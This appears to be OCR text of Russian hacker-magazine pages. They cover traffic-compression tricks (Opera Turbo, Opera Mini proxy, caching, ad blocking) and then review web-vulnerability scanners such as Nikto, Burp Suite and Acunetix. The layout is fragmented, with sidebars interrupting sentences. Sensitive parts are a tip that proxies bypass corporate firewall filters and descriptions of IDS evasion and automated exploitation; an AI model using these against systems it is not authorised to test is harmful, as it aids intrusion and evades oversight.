Собственно, качество сжатия — это второй плюс этого решения. В среднем, с использованием toonel.net ты потребляешь в 2-2.5 раза меньше трафика, чем при прямом коннекте. И все это без какой-либо оплаты услуг: toonel.net полностью бесплатен. К сожалению, свободное использование непременно оказывается и минусом. Проект некоммерческий и количество серверов, используемых для сжатия трафика, сильно ограничено. В результате, получаем сервис который то работает, то не работает. В своей поездке

мне лишь в половине случаев удалось всецело насладиться стабильным коннектом через toonel.net, но иной раз запросы обрабатывались в лучшем случае через раз.

Впрочем, подобный подход используется и в массе коммерческих сервисов, которые берут за свои услуги небольшие денежки, но имеют подобающее количество серверов и этого недостатка лишены (подробнее читай во врезке).

ТРИК 2: TURBO-РЕЖИМ OPERA'Ы

Я люблю Opera. Норвежские парни всегда умели добавить в свое детище изюминку. Пускай даже самую маленькую фишку, но которая реально могла сделать серфинг более комфортным. В тоже время, они всегда понимали: каким бы навороченным ни был браузер, ничего не сможет компенсировать медленное открытие ресурсов, превращающее серфинг в сплошное мучение. Это они когда-то впервые додумались сделать на панели инструментов кнопку для быстрого отключения картинок. Это сейчас такая фишка кажется ерундовой, а тогда — реально уникальная фича. Сейчас пришло время для другой убойной опции — Opera Turbo, которая станет одной из ключевых особенностей Opera 10. По сути, Opera Turbo делает то же самое, что и toonel.net, а именно сжимает входящий и исходящий трафик. Оптимизация осуществляется на одном из многочисленных серверов компании. Браузер использует такие серверы в качестве посредника, общаясь с ними по уже оптимизированному протоколу. В результате получаем существенный прирост скорости (на слабом коннекте) и заметное сокращение расходов на трафик.

Опция активируется кликом по пиктограмме в левом нижнем углу браузера. Индикатор отображает compression rate — т.е. коэффициент сжатия трафика. Например, «4x» указывает на то, что данные сжались в 4 раза, и это вполне реальный показатель. Можно погреть душу, посчитав сколько денег сэкономил, если навести курсор на иконку: во всплывающей подсказке отобразится количество сэкономленного трафика в количественном отношении. Важная особенность технологии в том, что даже с использованием компрессии сайт отображается именно в том виде, в каком был изначально. Turbo-режим прогоняет трафик через сервера, которые сжимают HTML-ки (несложная задача), перепаковывают изображения Jpeg с меньшим качеством (уровень сжатия зависит от настроек), а Flash-ки заменяются скриншотами с возможностью загрузки полных роликов. При этом вся разметка документа, а также динамика, реализованная с помощью Ajax и Js-скриптов, по-прежнему остается полностью работоспособной. Разработчики заверяют, что ни в коем случае не снифают и не логируют данные, а все SSL-соединения осуществляются без посредника, т.е. напрямую. Параноики хотя бы ночь могут спать спокойно :).

ТРИК 3: OPERA MINI ПОД ВИНДОЙ И ЛУНКСОМ

Вообще забавно: о существовании Opera знают даже те, у кого компьютера нет в принципе. Я не шучу: по статистике внушительную часть трафика на ресурсы социальных сетей генерируют пользователи мобильных браузеров и, прежде всего, Opera Mini. В этом опять же заслуга норвежцев: браузер не просто классно показывает странички, форматируя их для убогого просмотра на небольшом экране телефона, но еще и в разы ускоряет серфинг. Секрет в том, что мобильный браузер также пропускает весь трафик через специальные промежуточные серверы, но в

ЭМУЛЯТОР ДЛЯ ЗАПУСКА J2ME ПРИЛОЖЕНИЙ




КОММЕРЧЕСКИЕ КОМПРЕССОРЫ ТРАФИКА

В сети существует немало платных сервисов, которые за небольшую денежку готовы предложить то, что toonel.net предлагает бесплатно. А именно — сжатие на лету всех передаваемых данных. Разница лишь в том, что эти сервисы имеют достаточные мощности, чтобы удовлетворять потребностям пользователя, в то время как бесплатные решения проседают, не справляясь с нагрузкой. Можно отметить сразу несколько вариантов: fasTun (astun.ru), Web2zip (www.web2zip.com), CPROXY (www.cproxy.com), Gzip Proxy (www.gzip-proxy.ru), WebCompressor (www.webcompressor.ru), TrafficCompressor (www.tcompressor.ru). Причем некоторые из них предоставляют специальный бесплатный режим, ограничения которого, однако не позволяют рассматривать их всерьез. Я же на своем опыте достаточно долго использовал ускоритель Globax (globax.biz), когда основным каналом связи у меня был спутниковый Инет, а в качестве обратного канала выступал GPRS. Без использования ускорителя серфинг вызывал уныние: качает быстро, но серфится с дикими задержками. После освоения Globax'а создавалось ощущение, что пользуешься вполне привычным ADSL, плюс ко всему экономишь львиную долю трафика. Могу смело рекомендовать этот сервис и просто для медленных соединений. Есть вполне доступные тарифы: например, 2$ за гигабайт трафика.

Но и тут есть хинт. По глобаксу ты оплачиваешь трафик несжатый. Поэтому разумнее не пускать через ускоритель то, что не будет сжиматься, а пускать такие соединения напрямую. С помощью расширения FoxyProxy (foxyproxy.mozdev.org) легко создается правило, которое несжимаемые файлы закачивает через другой прокси, а остальное пускает через глобакс. Правило задается с помощью регеспа, например, так:

```
.*\.(gif|ipg|jp(e)?g|png|swf|mp3|mp2|mpeg|avi|xpi|zip|rar|7z|exe|cab|wmv|wma|ogg)
```



info

Помимо ускорения и оптимизации расходов на трафик, ускорители выполняют еще одну роль. Изменяя твой IP-адрес, они позволяют заходить на те ресурсы, где с твоим настоящим IP-шником не пускают. И более того — таким образом можно обойти некоторые фильтры корпоративных файрволов, препятствующие обращениям к определенным ресурсам.



dvd

Программы и утилиты из статьи ты обязательно найдешь на DVD-диске.



links

Описание разметки OBML: dev.opera.com/articles/view/opera-binary-markup-language.

Подробнее об использовании Opera Mini на компьютере: operafan.net/content/view/309/2.

OMPD -tHE oPERA mINI Proxy

Error:

Wrong OMPD local request URL: "/"

Browsing options

Image quality: None
OM account(cookies,etc.): guest
streaming(not one-shot) processing mode: 1
developer mode: 1
(in millisec)how long you should hold cursor over "HOLD TO LOAD" image stub to start loading: 1900
HTML page width in px(-1 for default): 2000

`virtual phone` parameters


(affects on page subdivision) memory size in kb: 6000
screen width: 320
screen height: 200
User Agent: Opera/9.10 (Windows NT 5.1; U; ru)
OM protocol version(2.xx or 3.xx)

НАСТРАИВАЕМ OPERA MINI PROXY ЧЕРЕЗ ВЕБ-ИНТЕРФЕЙС

отличие от Opera Turbo, старательно сохраняющего исходную разметку страницу, перепаковывает во внутренний формат OBML (Opera Binary Markup Language). Разметка специально подгоняется под мобильное устройство, изображения сжимаются, а из всех JS-скриптов выполняются только самые простые. Но! В результате таких преобразований достигается сжатие трафика до 7-8 (!) раз. Это, в среднем, вдвое больше, чем при использовании Opera Turbo. Так может попробовать использовать Mini-версию на десктопе?

Opera Mini написана для мобильной версии Java (J2ME), поэтому для ее запуска на PC нам понадобится специальный эмулятор — MicroEmulator (www.microemu.org). Поскольку это Java-приложение, то работать оно будет на любой платформе: Windows, Linux, Mac OS. После запуска эмулятора на экране появится изображение импровизированного телефона. Размер дисплея на телефоне строго зафиксирован, что, естественно, нас не устраивает. К счастью, через настройки можно указать устройство, размеры экрана которого варьируются как угодно: «Options → Select device → Resizable device → Set as default...». Далее нам понадобится апплет самой Opera Mini, а именно .jar и .jad файлы, которые нужно скачать с ru.opera.com и скормить эмулятору через меню «File → Open MIDLet File». Все: после этого изображение будет запущено. Единственное — нужно убедиться, что апплету разрешен доступ в сеть: «Options → MIDlet Network access».

Можно попробовать зайти на yandex или xakep.ru и... расстроиться, потому что текст по-прежнему располагается внутри маленькой области, даже несмотря на размер экрана. Чтобы пофиксить, придется обратиться к продвинутым настройкам Opera, набрав в адресной строке «opera:config». После включения опции «Fit to screen» разметка займет всю доступную область виртуального экрана. Но опять незадача: форматирование выполняется для мобильного телефона, а все-таки хочется работать с сайтом в изначальном его исполнении. Для этого лезем уже в стандартные настройки браузера и отключаем там опцию «Mobile view». После этого странички будут выглядит почти точно так же, как и в обычном браузере. Правда, без наворотов с Ajax и Flash.



КОНФИГУРАЦИОННЫЙ ФАЙЛ ПРОКСИ

ТРИК 4: ОСВАИВАЕМ OBML

И все-таки пускать в ход эмулятор, чтобы, в конце концов, использовать решение, адаптированное для удобства работы с телефона, — не самый удачный вариант. Вот если бы сжатие через сервера Opera Mini Было доступно в обычном браузере... Но почему бы и нет? Необходим лишь специальный посредник, который будет преобразовывать документы в Opera'овком формате OBML в обычный HTML, доступный для любого браузера. В качестве такого посредника отлично будет выступать

КАК ИСКУСТВЕННО ОГРАНИЧИТЬ КОННЕКТ

В, общем-то, чтобы попробовать эту фишку в действии, не дожидаясь полевых условий, установи программу NetLimiter Pro (www.netlimiter.com). NetLimiter предоставляет возможность шейпера, позволяя ограничить для отдельных приложений пропускную способность или вообще закрыть им доступ в Сеть. Режимов очень много: можно, например, равномерно распределить трафик по всем приложениям, а можно выставить максимальный приоритет для какого-то одного.

В случае с Mac OS реализовать искусственное ограничение скорости можно, используя такую штуку, как pipe. С помощью ipfw и pipe можно ограничить пропускную способность, причем не всего канала, а на конкретных портах. Например, следующей командой мы создаем pipe с ограничением 15 Кб/с наружу:


```
sudo ipfw pipe 1 config bw 15KByte/s
```


Далее надо присоединить этот папцп на исходящий трафик на 80 порт:

```
sudo ipfw add 1 pipe 1 src-port 80
```

Таким образом, нужно всего две команды, чтобы ограничить скорость коннекта твоего браузера. После всех экспериментов пайп удаляется из системы командой:


```
sudo ipfw delete 1
```


AD MUNCHER СРАЗУ ПОСЛЕ УСТАНОВКИ БУДЕТ ВЫРЕЗАТЬ ПРАКТИЧЕСКИ 98% РЕКЛАМЫ



СТАТИСТИКА ПО РАБОТЕ TOONEL.NET

Opera Mini Proxy (ompd-proxy.narod.ru). Как несложно догадаться из названия, утилита представляет собой локальный прокси-сервер, поэтому для ее использования нужно в настройках браузера указать проксик — по умолчанию 127.0.0.1:8080. Opera Mini Proxy отправляет все запросы на сервера Opera Mini, принимает ответ в формате OBML и на лету преобразует его в привычный HTML. Просто, как дважды два.
На том же 8080 порту запускается веб-интерфейс для управления приложений. Конфиг ничего не стоит отредактировать вручную через .conf-файл, но через веб-интерфейс можно создать профайлы с разными настройками. Обратиться к нему очень просто, набрав в адресной строке: «127.0.0.1:8080». Новый аккаунт создается с помощью кнопки «Create new OM Account», рядом с которой находится поле для указания имени пользователя. Для каждого профиля есть несколько важных настроек:
• HTML page width — задает ширину экрана, на котором будет отображаться текст. С этим значением нужно поиграться так, чтобы получить наиболее подходящий для твоего разрешения вариант;
• Memory size in kb — задает максимальный размер блока, загружаемый за один раз. Рекомендую увеличить стандартное значение (3000) в 2-2.5 раза;
• OM protocol version — используется для указания протокола. Рекомендую значение — 3.
Еще один нюанс — это работа с изображениями. По умолчанию, вместо картинок отображаются прямоугольники, которые загружаются при наведении на них мыши. Удобная фишка, но если тебя она не устраивает, то можно выбрать несколько других режимов: «без загрузки изображений», «с изображением и указанием степени сжатия».


ОТЛИЧНЫЙ ЛОКАЛЬНЫЙ ПРОКСИ ДЛЯ КЭШИРОВАНИЯ ДАННЫХ

ТРИК 5: УРЕЗАЕМ ВСЕ ЛИШНЕЕ

Еще одно простое правило, как можно сэкономить трафик — не загружать то, что тебе не нужно. Нет смысла оплачивать просмотр рекламы, закачивая пачками многочисленные баннеры, всплывающие окошки и Flash-ки. Тем более, можно в мгновение отключить все сразу. Выше всех похвал утилита Ad Muncher (www.admuncher.com). Всего в 400 Кб программы умещается настоящая гроза для рекламы в любом ее проявлении. Правила блокировки задаются специальными фильтрами, с помощью которых можно наладить удаление не только стандартных баннеров и popup'ов, но и «тяжелой» Flash-рекламы. Да что там — ничего и налаживать не надо. В Ad Muncher по умолчанию встроена проработанная база регеспов, которые успешно расправляются с 98% рекламы. Редкий случай, когда что-то остается ими незамеченным. Еще один важный плюс — программа автоматически перехватывает запросы из любого браузера, и ее не надо прописывать как локальный прокси. Просто установил — и все сразу работает. Единственное, с чем приходится мириться — это платность приложения. Впрочем, есть и другие эффективные варианты. Плагин Adblock Plus (https://addons.mozilla.org/en-US/firefox/addon/1865) я устанавливаю одним из первых для своего Firefox'а. После установки необходимо настроить правила, которые будут использоваться для фильтрации рекламы. Такие правила обновляются автоматически: необходимо лишь оформить подписку на нужный набор регеспов: для России предусмотрен особый вариант.



РЕЖИМ OPERA TURBO ВКЛЮЧАЕТ ОДНИМ КЛИКОМ МЫШИ

ТРИК 6: КЭШ — НАШЕ ВСЕ


Браузеры достаточно хорошо кэшируют просматриваемые страницы, однако некоторые вещи почему-то обходятся стороной. К тому же, надо помнить, что у каждого браузера — кэш свой. А я, по правде говоря, постоянно пользуюсь несколькими браузерами: Firefox для обычной работы и Google Chrome для запуска веб-приложений. Поэтому крайне полезным является установка добротного кэширующего проксика. Отличным вариантом является HandyCache (www.handycache.ru) от нашего отечественного разработчика. Эта бесплатная программа, которая экономит трафик за счет кэширования, ускоряет загрузку страниц (локальных, естественно), блокирует рекламу и позволяет в автономном режиме (без подключения к инету) просмотреть любые посещенные ранее сайты. HandyCache гибко настраивается и, в зависимости от URL (адреса) и типа файла (расширения), может или брать его из кэша, или всегда из Инета или руководствоваться наличием на сайте более новой версии файла, а может вообще блокировать его загрузку (рекламу и прочее нежелательное содержимое сайтов) — и это далеко не весь список возможных действий. Его можно использовать в связке с компрессором, указав последнего в качестве прокси-сервера.
Еще один хитрый трик — кэширование DNS-запросов, эффект от которого особенно сильно заметен на медленных соединениях. В случае GPRS-коннекта DNS-резолвинг может занять секунду, а то и больше. Это время можно легко отыграть, если заблаговременно сохранять IP-адреса всех нужных хостов. С этим отлично справляется специальный модуль в файрволе Outpost (www.agnitum.ru) или специальная программа Acrylic (sourceforge.net/projects/acrylic/).
Маленький совет в завершение: если приезжаешь в чужой город и тебе нужен нормальный стабильный коннект, попробуй найти Wi-Fi спот. Проще всего это сделать, воспользовавшись сервисами wifi.mail.ru, wifi4free.ru. В моем случае кафе с бесплатным инетом находилось в соседнем доме, пока я уверенно отдавал денежки за слабый GPRS-инет :).

СТЕПАН «STEP» ИЛЬИН /TWITER.COM/STEPAH/

12 TOOLS

ЛУЧШИЕ ИНСТРУМЕНТЫ ПЕНТЕСТЕРА ИССЛЕДОВАНИЕ ВЕБ-ПРИЛОЖЕНИЙ

У каждого из команды][— свои предпочтения по части софта и утилит для пентеста. Посовещавшись, выяснилось, что выбор так разнится, что можно составить настоящий джентльменский набор из проверенных программ. На том и решили. Чтобы не делать сборную солянку, весь список мы разбили на темы. Поиск уязвимостей в веб-приложениях — это определенно одна из интереснейших тем.




СКАНЕР NIKTO ВХОДИТ В СТАНДАРТНЫЙ НАБОР BACKTRACK'F

Подставил кавычку в нужном месте — и нашел возможность для инъекции? Проснись! Давно прошли времена, когда пионерские способы помогали найти ошибки даже в серьезных проектах. Поиск брешей в безопасности стал намного более изощренным, как и техники для успешной эксплуатации уязвимостей. Если раньше легко было справиться собственными силами, то теперь без вспомогательных инструментов не обойтись. Последние не только выполнят муторную работу за тебя, но и подскажут, как можно воспользоваться багой, а в некоторых случаях — даже автоматизируют процесс эксплуатации. Итак, приступим?

Nikto

www.cirt.net/nikto2
Платформа: Windows, Unix

Назвав свой сканнер «никто» разработчики сильно слукавили. На деле — это известный сканер веб-уязвимостей, способный сканировать удаленные хосты и проводить сложные тесты безопасности. В базе программы имеется информация о более чем 3500 уязвимимых сценариях. Информация об уязвимостях хранится в специальных базах, подключаемых к программе в виде плагинов. Последний апдейт приложения был, увы, еще в 2007 году, но зато на офсайте (www.cirt.net/nikto/UPDATES/2.03) по-прежнему появляются обновления баз. Программа даже поддерживает автоматическую подгрузку свежих баз с узявимостями, но их и без этого несложно устанавливать. Вот если бы вместо этого апдейты почаще...




ОПИСАНИЕ НАЙДЕННОЙ APPSCAN'ОМ ИНЪЕКЦИИ

Сам прога написана на Perl'e, поэтому вся работа осуществляется из командной строки. Помимо поиска уязвимых сценариев, Nikto попробует определить версию веб-демона, отыскать файлы с открытыми паролями, а также выполнить десяток других проверок. Полноценная поддержка прокси (с возможностью авторизации) при правильном подходе обеспечит тебе безопасность. Правда, о незаметном сканировании придется забыть. С самого начала разработчики сделали упор на скорость скана, не заморачиваясь по поводу stealth-методов. С другой стороны, ядро Nikto составляет известная библиотека LibWhisker, у которой в арсенале есть несколько методик для обмана IDS. Их сканер безусловно поддерживает, но большинство из них уже устарели.

IBM Rationa Appscan

www-01.ibm.com/software/awdtools/appscan
Платформа: Windows

Маститый коммерческий продукт, который изначально разрабатывался авторитетной компанией Watchfire, а потом был куплен IBM. Это уже не любительская поделка вроде сканера Nikto. Rational Appscan предназначен для аудита Web-приложений и содержит не один десяток эвристических методов для конкретного изучения каждого скрипта. Поиск уязвимостей осуществляется автоматически, главное — правильно задать все параметры сканирования с помощью специального мастера. На выходе ты получишь отчет о проделанной работе паука, воссоздающего структуру сайта, а также информацию о потенциальных брешах в безопасности. Appscan детально рассказывает о каждой найденной уязвимости, определяя ее категорию: SQL-инъекция, Cross-Site Cripting, нуль-байт, скрытые манипуляции с полем, переполнение буфера и т.д. Некоторые из категорий имеют солидный список разновидностей: если взять SQL-инъекции, то в отчете ты легко найдешь разделы с классическими, слепыми и инъекциями с помощью кукисов. Причем, какой именно параметр можно эксплуатировать, покажет сам сканер. Одна из немаловажных особенностей Appscan — толковое сканирование сложных приложений, построенных с обильным использованием Java Script и AJAX-кода и элементами Adobe Flash. Специалистам по информационной безопасности Appscan полезен еще и тем, что содержит 40 готовых отчетов о соот-



ОТЧЕТ HP WEBINSPEC

ветствии требованиям, включая требования стандартов безопасности данных PCI, ISO 17799, ISO 27001, Basel II, SB 1386 и PABP (Payment Application Best Practices), что не может не радовать.

HP WebInspect

www.hp.com
Платформа: Windows


Этот сканер, который теперь принадлежит компании HP, ранее так же разрабатывался независимой командой security-специалистов — SPI Dynamics и лишь потом был куплен IT-гигантом. И это один из самых удачныч сканеров безопасности. Почему? Ну, во-первых, весь процесс пентеста сопровождается интерактивным отчетом, позволяющим быстро вникнуть в структуру ресурса и разобраться с возможными дырками. Во-вторых, разработчики позаботились о том, чтобы максимально заточить продукт для выполнения тестов на проникновение в серьезных веб-приложениях. Объектом исследования могут быть всевозможные скрипты, динамически обновляемые сервлеты и фреймворки. WebInspect позволяет выявлять большинство существующих уязвимостей, которые наиболее часто встречаются на сайтах. В то время как многие простецкие сканеры курят в стороне, WebInspect отлично справляется с анализом сложных Web 2.0 сайтов, построенных на современных JS-фреймворках и с повсеместным применением Ajax. Также как и Appscan, продукт умеет декомпилировать SWF-файлы, т.е. элементы сайта на Flash'е и анализировать ActionScript-код. Причем, помимо непосредственно сканера, в продукт входит дюжина вспомогательных утилит: для создания дампа базы данных с использованием инъекций, фаззер для манипуляций с передаваемыми значениями, брутфорс форм, снифер HTTP-запросов и т.д.

ACUSENSOR ПОКАЗЫВАЕТ ДАЖЕ УЧАСТОК КОДА С УЯЗВИМОСТЬЮ

Acunetix Web Security Scanner

www.acunetix.com
Платформа: Windows

Еще один коммерческий сканер, который вместе с AppScan и WebInspect входит в тройку самых-самых. Продукт серьезно раскручен, но он бы в век не добился такой популярности без того набора фич, который он в себе несет. Основная функция — полностью автоматический пентест. Первым делом программа проводит разведку, исследуя структуру сайта и возможные векторы атак (сценарии, формы, кукисы и т.д.). Далее наступает этап проверки, когда Security Scanner начинает моделировать ввод данных с использования фаззера, выполняя хитрые подстановки и анализируя реакцию на них сервера. Большая коллекция готовых сниппетов позволяет эффективно выявить огромное количество потенциальных ошибок, которые легко заэксплуатировать.
Среди доступных для обнаружения уязвимостей: все виды SQL injection, Cross site scripting, CRLF injection. Важно, что сканер производит анализ с умом и учитывает специфику удаленной системы — от тебя требуется лишь выбрать правильный профиль.
Есть у Acunetix Web Security Scanner и фишка, которая заслуживает особого внимания — это технология AcuSensor. Стандартные методы сканирования сильно ограничены в возможностях, потому как основываются на анализе ответов, которые возвращает сервер на различные запросы (так называемое сканирование черным ящиком). AcuSensor позволяет провести намного более глубокое тестирование при условии, что у тебя на руках есть исходники приложения (форум, чат, CMS, онлайн-магазин — любой публично доступный скрипт). В этом случае можно комбинировать стандартные механизмы сканирования с (внимание!) одновременным анализом исходного кода, имея при этом четкое представление о ходе выполнения программы изнутри! Представляешь, чего можно добиться таким образом? В твоем распоряжении будет не просто информация о возможной уязвимости, но и конкретный кусок кода, где она найдена, включая номер строки, трейс стека и содержание SQL-запроса, который при этом отправляет серверу база данных. Более того, ты получаешь возможность искать баги, которые при стандартном сканировании найти практически невозможно. Это касается, например, инъекций в INSERT-запросах: отыскать и эксплуатировать их крайне непросто из-за того, что они не возвращают результата. А своеобразный отладчик AcuSensor'а не только позволит их обнаружить, но и далее раскрутить найденную брешь до ощутимого результата. Супер фича!




ОШИБКИ XSS, НАЙДЕННЫЕ СКАННЕРОМ BURP SUITE

Burp Suite

portswigger.net/suite
Платформа: Windows, Unix, Mac

Burp Suite — это не одна утилита, а целый комплекс тулз для пентестера. Самой главной частью программы является Burp Proxy, который устанавливается в качестве локального веб-проксика и перехватывает HTTP/HTTPS-трафик браузера. Другие утилиты, а именно Spider, Intruder, Scanner, Repeater, Sequencer, Decoder и Comparer связаны как с этой самой прокси, так и между собой. Например, часть перехваченных с помощью Burp Proxy параметров можно тут же проверить на предмет фильтрации со стороны сервера. Для этого достаточно отправить их на растерзание Intruder'у. Последний заслуживает особого внимания, потому как именно с его помощью можно отыскать и SQL-инжекции, и XSS-уязвимости — и много чего еще. На вход утилите ты передаешь объект проверки, определяешь параметры, которые будут изменяться (на основе специально сформированных шаблонов), и выбираешь тип атаки. Вообще, большая часть пакета предназначена не для автоматического взлома, а для помощи пентестеру. Зато утилита Scanner, доступная в Pro-редакции, представляет собой полностью автоматизированный сканер, способный самостоятельно обнаруживать уязвимости в веб-приложениях. Любопытным представляется режим «Live scanning», который проверяет на вшивость те сайты, который ты в данный момент просматриваешь.




info

Несмотря на то, что sqlmap написана на Python, существует специальная portable-версия, которая уже включает в себя интерпретатор. Она также есть на нашем диске.




dvd

Подборка сканеров для тестирования веб-приложений ждет тебя на нашем DVD. Увы, но часть коммерческих приложений, недоступных для закачки, мы положить на диск не имели права.



ПРОКСИ PAROS



WAPITI ЗА РАБОТОЙ

Paros Proxy

www.parosproxy.org
Платформа: Windows, Unix, Mac

Чтобы найти уязвимость, нужно, как минимум, иметь перед собой картину того, что передается между сервером и клиентом по протоколу HTTP/HTPPS: запросы, кукисы, поля форм. Вдвойне здорово, когда такой HTTP-снифер изначально рассчитан на поиск уязвимостей. Благодаря Paros Proxy ты не просто можешь на лету изменить сходящие HTTP/HTTPS-запросы, логировать собственный траф, но еще и использовать встроенные сканеры, с помощью которых тут же проверять сценарии на наличие уязвимостей SQL Injection и XSS. Сам Paros Proxy работате в виде прокси-сервера, собирая всевозможную информацию во время твоего серфинга. Различные методы сканирования реализованы в подключаемых плагинах, которые в принципе можно разработать самому. Увы, разработчики не развивают дальше проект, полностью переключившись на свое коммерческое детище MileSCAN Web Security Auditor (www.milescan.com/hk).

Wapiti 2.1.0


wapiti.sourceforge.net
Платформа: Windows, Unix, Mac

Консольная утилита для аудита веб-приложений. В основе — знакомый по другим сканерам принцип черного ящика (blackbox), когда анализируются не исходники приложения, а ответы сервера на хитрые запросы сканера. Для этого прога сначала анализирует структуру сайта, ищет доступные сценарии, составляет список параметров для проверки, а затем включает на всю катушку свой фаззер. И продолжает тщательную проверку до тех пор, пока все уязвимые скрипты не будут найдены. Сейчас в арсенале тулзы методики для определения: инъекций в базы данных (включая HP/JSP/ASP SQL и XPath инъекции), XSS-багов, LDAP-инъекций, CRLF-багов (HTTP Response Splitting), ошибок в обработке файлов (локальный и удаленный include, fopen, readfile и т.д.), возможности выполнения команд (eval(), system(), passtru()). В отличие от Nikto, который использует базу дырявых сценариев (а я напомню, что обновляется она нечасто), Wapiti изначально настроен на поиск неизвестных уязвимостей.

ProxyStrike

www.edge-security.com
Платформа: Windows, Unix

Активная веб-прокси для поиска уязвимостей в веб-сценариях, с которыми ты в данный момент имеешь дело. Такой подход особенно актуален для сложных приложе-



PROXYSTRIKE ИДЕАЛЬНО ПОДХОДИТ ДЛЯ ПЕНТЕСТА AJAX-ПРИЛОЖЕНИЙ


НА ЧЕМ ПОТРЕНИРОВАТЬСЯ?

